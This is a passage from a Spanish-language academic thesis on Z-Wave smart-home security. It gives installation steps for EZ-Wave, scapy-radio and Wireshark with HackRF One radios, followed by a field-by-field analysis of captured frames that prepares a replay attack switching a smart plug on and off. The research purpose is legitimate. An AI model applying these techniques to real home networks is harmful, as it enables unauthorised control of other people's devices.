


Ilustración 51. Módulo XMLRPC

3.5.4 Herramientas EZ-Wave

EZ-Wave ofrece las siguientes herramientas para evaluar y explotar redes Z-Wave usando SDR, diseccionando el protocolo e interactuando con el usuario.

- ezstumbler: Descubrimiento pasivo de la red Z-Wave y enumeración activa de la red.
- ezrecon: Consulta del dispositivo Z-Wave que incluye: Nombre del fabricante y del dispositivo, Versiones de software/firmware, Clases de comandos Z-Wave admitidas y ajustes de configuración del dispositivo.
- ezfingreprint: Determina la generación del módulo Z-Wave del dispositivo (3ª o 5ª generación) utilizando una técnica de manipulación de capa PHY (manipulación de longitud de preámbulo).

3.5.5 Instalación EZ-Wave

Para la instalación de EZ-Wave se requieren modificaciones y dependencias, todo esto dentro del sistema operativo Pentoo. Primero se tienen que realizar unas modificaciones en los archivos Zwave.grc y gnuradio.py y después instalar unas dependencias.




Ilustración 52. Carpeta EZ-Wave-master

Primero vamos con las modificaciones en el archivo Zwave.grc, situado en la carpeta *setup.* Por defecto Zwave.grc está configurado para la frecuencia usada por Z-Wave en Estados Unidos. En Zwave.grc tenemos que establecer la variable *center_freq* al valor utilizado en Europa, 868.42 MHz.




Ilustración 53. Variable center_freq

Además, para la asignación de los HackRF One a ZWave.grc primero necesitamos su número de serie. Para visualizar el número de serie se utiliza el comando *hackrf_info* en el terminal. El resultado que proporciona este comando se muestra en la Ilustración 54.




Ilustración 54. hackrf_info

Se copia de la primera board el campo *Serial number,* en este caso a06063c8253c4b5f, y de la segunda board el campo *Serial number* a06063c8245c615f. Con esta información se modifican los campos *Device Arguments* en los siguientes módulos *osmocom Source* y *osmocom Sink*:




Ilustración 55. Device Arguments (osmocom Source)




Ilustración 56. Device Arguments (osmocom Sink)

Para la utilización de las herramientas EZ-Wave se tienen que comentar unas líneas en el archivo *gnuradio.py* situado en el path *setup/scapy/layers* de la carpeta EZ-Wave-master que generan errores en el momento de ejecución. Las líneas que se tienen que comentar se muestran en la Ilustración 57.




Ilustración 57. Modificaciones en setup/scapy/layers/gnuradio.py

A continuación, se van a instalar las dependencias requeridas y el software EZ-Wave. Se abre un terminal en la carpeta y para evitar errores de permisos se accede a superusuario (en pentoo como en linux “sudo -s”)

```
./setup.sh #Primero cambiar los permisos del archivo => chmod 777 setup.sh
cd $HOME/scapy-radio
./install.sh scapy
emerge cmake -av #Dos paquetes: cmake y rhash
emerge flex #Dos paquetes: flex y elt-patches
emerge swig

#Instalación Doxygen

git clone https://github.com/doxygen/doxygen.git
cd doxygen
mkdir build
cd build
cmake -G "Unix Makefiles" ..
make
make install

cd .. #Para subir un directorio a /doxygen
cd .. #Para subir un directorio a /scapy-radio

emerge cppunit

./install.sh blocks
```

Los siguientes comandos solucionan un problema de ausencia de los módulos llamados zwave y swig_zwave en GNU Radio.

```
sudo cp -r /usr/local/lib64/python2.7/site-packages/Zwave /usr/lib64/python2.7/site-packages/

emerge swig

./install.sh blocks
```

Primero se accede como *root* a zwave.grc para poner en el módulo [Preambl] el valor 80, que por defecto da error ya que no hay ningún valor establecido.

```
#Para acceder directamente a zwave.grc abriendo GNU Radio desde la consola

gnuradio-companion /root/scapy-radio/gnuradio/grc/zwave.grc
```




Ilustración 58. Módulo Preamble

```
./install.sh grc
```

Hasta aquí tendríamos la parte de GNU Radio preparada, el programa de radio definida por software que recibe paquetes a través de un HackRF One, los demodula y los envía al localhost (127.0.0.1) para poder ser capturados por Wireshark previamente configurado y que transmite paquetes a través de otro HackRF One según la función que se le indique.

3.5.6 Instalación Wireshark

Wireshark ya está instalado en esta distribución de Linux, pero necesita unos disectores específicos para poder filtrar tramas Z-Wave. La recomendación que se ha seguido aconseja la versión de Wireshark 1.12.10. Los siguientes pasos realizan la instalación de Wireshark y los disectores necesarios para el filtro:

```
emerge --unmerge wireshark #primero desinstalo para no tener la versión actual que es la 2.4.5
```

Se extraen o descargan los archivos de Wireshark primero. Después se copian los archivos de la carpeta EZ-Wave/setup/wireshark a la carpeta correspondiente de wireshark-1.12.10/epan/dissectors y se copia a /root la carpeta wireshark-1.12.10

```
sudo cp -r /home/pentoo/Desktop/wireshark-1.12.10/ /root/wireshark-1.12.10/

cd /root/wireshark-1.12.10/
./autogen.sh
```

```
./configure --with-qt=no –with-gtk3=yes
chmod 777 epan/dissectors/packet-afit-encapse.c #para poder editarlo
```

Al archivo packet-afit-encapse.c en la linea 144 se tiene que quitar el parámetro DISSECTOR_TABLE_NOT_ALLOW_DUPLICATE. Y se realizan los últimos pasos para la instalación de wireshark:

```
make
sudo make install
ldconfig
```

Después de estos pasos Wireshark puede empezar a filtrar tráfico Z-Wave que es transmitido de localhost, ya que GNU Radio se ha configurado para que los paquetes se envíen a la dirección 127.0.0.1.




Ilustración 59. Wireshark

Capítulo 4. Experimento y resultados

4.1 Introducción

En este capítulo se va a describir el experimento realizado, para el que primero se han tenido que analizar las tramas que se intercambian entre controlador y esclavo y que después se han replicado mediante unas modificaciones en los softwares EZ-Wave y Scapy-radio. En la segunda parte de este capítulo se muestran los resultados obtenidos del uso de las herramientas EZ-Wave.

4.2 Experimento

El experimento consiste en cambiar la configuración de un dispositivo, en este caso el dispositivo Metering Mini Plug de Everspring, sin pasar por el controlador primario y haciéndolo desde fuera de la red. Esta acción es llamada replay attack, ataque de reproducción en español.

La primera parte del experimento ha consistido en analizar las tramas capturadas que se han intercambiado controlador y esclavo. Las dos tramas que se han analizado a fondo para la realización del ataque han sido las que envía el controlador primario POPP HUB al dispositivo esclavo Metering Mini Plug para encenderlo y apagarlo. Se han analizado más tramas primero para el estudio de distintos tipos.

La segunda parte ha consistido en estudiar los softwares EZ-Wave y Scapy-radio a nivel de programación para poder generar un script que ejecute el software que envía estas tramas replicadas mediante el dispositivo HackRF One. Se van a mostrar unas modificaciones en los softwares originales que se han realizado para llevar a cabo el experimento y dos scripts que ejecutan las acciones de apagar y encender el dispositivo.

4.2.1 Análisis de tramas

Se han capturado una serie de tramas entre el controlador primario y los esclavos de la red que van a analizarse en este apartado. Se pueden apreciar todos los campos que se han descrito en el Capítulo 2 de la trama Z-Wave. A continuación, se van a mostrar ilustraciones de estas tramas en Wireshark, un desglose de esta trama según el esquema del Capítulo 2 y una descripción de cada una de ellas.




Ilustración 60. Trama tipo Meter (Wireshark)

Bytes	4	1	2	1	1	14	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**Data Payload**	**FCS**
	0xc53c0c8f	0x03		4+1+2+1+1+14+1=24	0x01	32022154000… **Command Class:** Meter (0x32)	0xa1

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	1 = True	0 = False	0 = False	0001 = Singlecast Frame (1)	00 = 0	0110 = 6

Ilustración 61. Desglose de trama tipo Meter

Trama enviada desde el esclavo Mini Plug (*Source Node ID = 0x03*) al controlador primario POPP HUB (*Destination Node Id = 0x01*). Trama que necesita confirmación ya que ACK Req = 1. Esta trama envía una medida ya que la *Command Class* es *Meter (0x32)*. Se puede apreciar que el campo *HomeId* de la red es *0xc52c0c8f* y va a ser el mismo en todas las tramas ya que se producen en la misma red.

```
▸ Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 44781 (44781), Dst Port: 52002 (52002)
▾ AFIT Encapsulation: Scapy Radio Zwave len=(18)
    Encapsulation Type: Scapy Radio Zwave (1)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 7 Len: 10 Type: Unknown (0xffffffff)
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .0.. .... = ACK Req: False
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0011 = Frame Type: Acknowledgement (3)
    .00. .... = Beam Control: 0
    .... 0111 = Sequence Number: 7
    MPDU Length in Bytes: 10
    Destination Node Id: 0x03
    Checksum: 0x89
```

Ilustración 62. Trama tipo ACK (Wireshark)

Bytes	4	1	2	1	1	0	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**~~Data Payload~~**	**FCS**
	0xc53c0c8f	0x01		4+1+2+1+ 1+0+1= 10	0x03		0x89

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	0 = False	0 = False	0 = False	0011 = Acknowledgement (3)	00 = 0	0111 = 7

Ilustración 63. Desglose de trama tipo ACK

Esta trama es la respuesta del controlador primario POPP HUB (*Source Node ID = 0x01*) al esclavo Mini Plug (*Destination Node ID = 0x03*). Esta trama es de tipo *Acknowledgement* ya que se trata de la confirmación de un envío de información por parte del esclavo Mini Plug al controlador primario POPP HUB. Este tipo de trama solo se diferencia de la *Singlecast Frame* en el campo *Data Payload,* ya que no lo tiene.

```
▸ Frame 113: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 44781 (44781), Dst Port: 52002 (52002)
▾ AFIT Encapsulation: Scapy Radio Zwave len=(22)
    Encapsulation Type: Scapy Radio Zwave (1)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 2 Seq: 6 Len: 14 Type: Sensor Multilevel
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...1 .... = Speed Modified: True
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0110 = Sequence Number: 6
    MPDU Length in Bytes: 14
    Destination Node Id: 0x02
    Command Class: Sensor Multilevel (0x31)
    Checksum: 0xef
▾ Data (4 bytes)
    Data: 31040500
    [Length: 4]
```

Ilustración 64. Trama tipo Sensor Multilevel (Wireshark)

Bytes	4	1	2	1	1	4	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**Data Payload**	**FCS**
	0xc53c0c8f	0x01		4+1+2+1+ 1+4+1=14	0x02	31040500 **Command Class:** Sensor Multilevel (0x31)	0xef

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	1 = True	0 = False	1 = True	0001 = Singlecast Frame (1)	00 = 0	0110 = 6

Ilustración 65. Desglose de trama tipo Sensor Multilevel

Esta trama es enviada por el controlador primario POPP HUB (Source Node ID = 0x01) al esclavo Multisensor 6 AEOTEC (Destination Node ID = 0x02) para obtener un informe de este (Command Class: Sensor Multilevel (0x31)).

```
▸ Frame 4802: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 37962 (37962), Dst Port: 52002 (52002)
▸ AFIT Encapsulation: Scapy Radio Zwave len=(24)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 2 Dst: 1 Seq: 3 Len: 16 Type: Sensor Multilevel
    Home Id: 0xc53c0c8f
    Source Node Id: 0x02
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...1 .... = Speed Modified: True
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0011 = Sequence Number: 3
    MPDU Length in Bytes: 16
    Destination Node Id: 0x01
    Command Class: Sensor Multilevel (0x31)
    Checksum: 0xe6
▾ Data (6 bytes)
    Data: 3105030a001f
    [Length: 6]
```

Ilustración 66. Trama del Multisensor (Wireshark)

Bytes	4	1	2	1	1	6	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**Data Payload**	**FCS**
	0xc53c0c8f	0x02		4+1+2+1+ 1+6+1=16	0x01	3105030a001f **Command Class:** Sensor Multilevel (0x31)	0xe6

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	1 = True	0 = False	1 = True	0001 = Singlecast Frame (1)	00 = 0	0011 = 3

Ilustración 67. Desglose de trama del Multisensor

Esta trama podría ser la acción generada por la trama anterior, el esclavo Multisensor 6 AEOTEC (Source Node ID = 0x02) manda al controlador primario POPP HUB (Destination

Node ID = 0x01) un reporte con información del sensor (Command Class: Sensor Multilevel (0x31)).

Las dos siguientes tramas analizadas son las que se han utilizado para realizar el ataque y así poder modificar la configuración del dispositivo. En el siguiente apartado se describirá el software programado para ejecutar estas dos acciones, encender y apagar el enchufe.

```
▸ Frame 45: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ User Datagram Protocol, Src Port: 44781 (44781), Dst Port: 52002 (52002)
▾ AFIT Encapsulation: Scapy Radio Zwave len=(20)
    Encapsulation Type: Scapy Radio Zwave (1)
▾ ZWAVE HomeId: 0xc53c0c8f Src: 1 Dst: 3 Seq: 3 Len: 12 Type: Switch Binary
    Home Id: 0xc53c0c8f
    Source Node Id: 0x01
    0... .... = Routed: False
    .1.. .... = ACK Req: True
    ..0. .... = Low Power: False
    ...0 .... = Speed Modified: False
    .... 0001 = Frame Type: Singlecast Frame (1)
    .00. .... = Beam Control: 0
    .... 0011 = Sequence Number: 3
    MPDU Length in Bytes: 12
    Destination Node Id: 0x03
    Command Class: Switch Binary (0x25)
    Checksum: 0xee
▾ Data (2 bytes)
    Data: 2502
    [Length: 2]
```

Ilustración 68. Trama tipo Switch Binary (OFF) (Wireshark)

Bytes	4	1	2	1	1	2	1
	HomeID	**Source NodeID**	**Frame Control**	**Length**	**Destination NodeID**	**Data Payload**	**FCS**
	0xc53c0c8f	0x01		4+1+2+1+ 1+2+1= 12	0x03	2502 **Command Class:** Switch Binary (0x25)	0xee

Routed	**ACK Req**	**Low Power**	**Speed Modified**	**Frame Type**	**Beam Control**	**Sequence Number**
0 = False	1 = True	0 = False	0 = False	0001 = Singlecast Frame (1)	00 = 0	0011 = 3

Ilustración 69. Desglose de trama tipo Switch Binary (OFF)

